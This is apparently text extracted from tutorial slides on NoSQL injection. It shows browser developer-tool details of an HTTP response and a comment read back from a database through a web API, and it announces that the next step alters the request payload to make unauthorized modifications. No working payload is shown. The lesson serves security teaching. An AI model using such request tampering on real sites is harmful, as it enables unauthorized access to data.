
Status: 201 Created
Version: HTTP/1.1
Transferred: 353 B (19 B size)
Referrer Policy: no-referrer-when-downgrade

Response Headers (334 B)
Access-Control-Allow-Origin: *

- The detail is in the next page

NoSQL injection



- After a successful insertion of new data, the web browser read it out from database (via. WebAPI). Yes! 6 !



The comment we just inserted

NoSQL injection

- Click the [response], and you know this is from the server



NoSQL injection

- Next time, we will do something to **change** our payload to be sent to the website.
 - Not to screw up the website, but instead, to send something unallowable messages in the payload. (no access rights)
 - Because we want to do some “modifications” 😊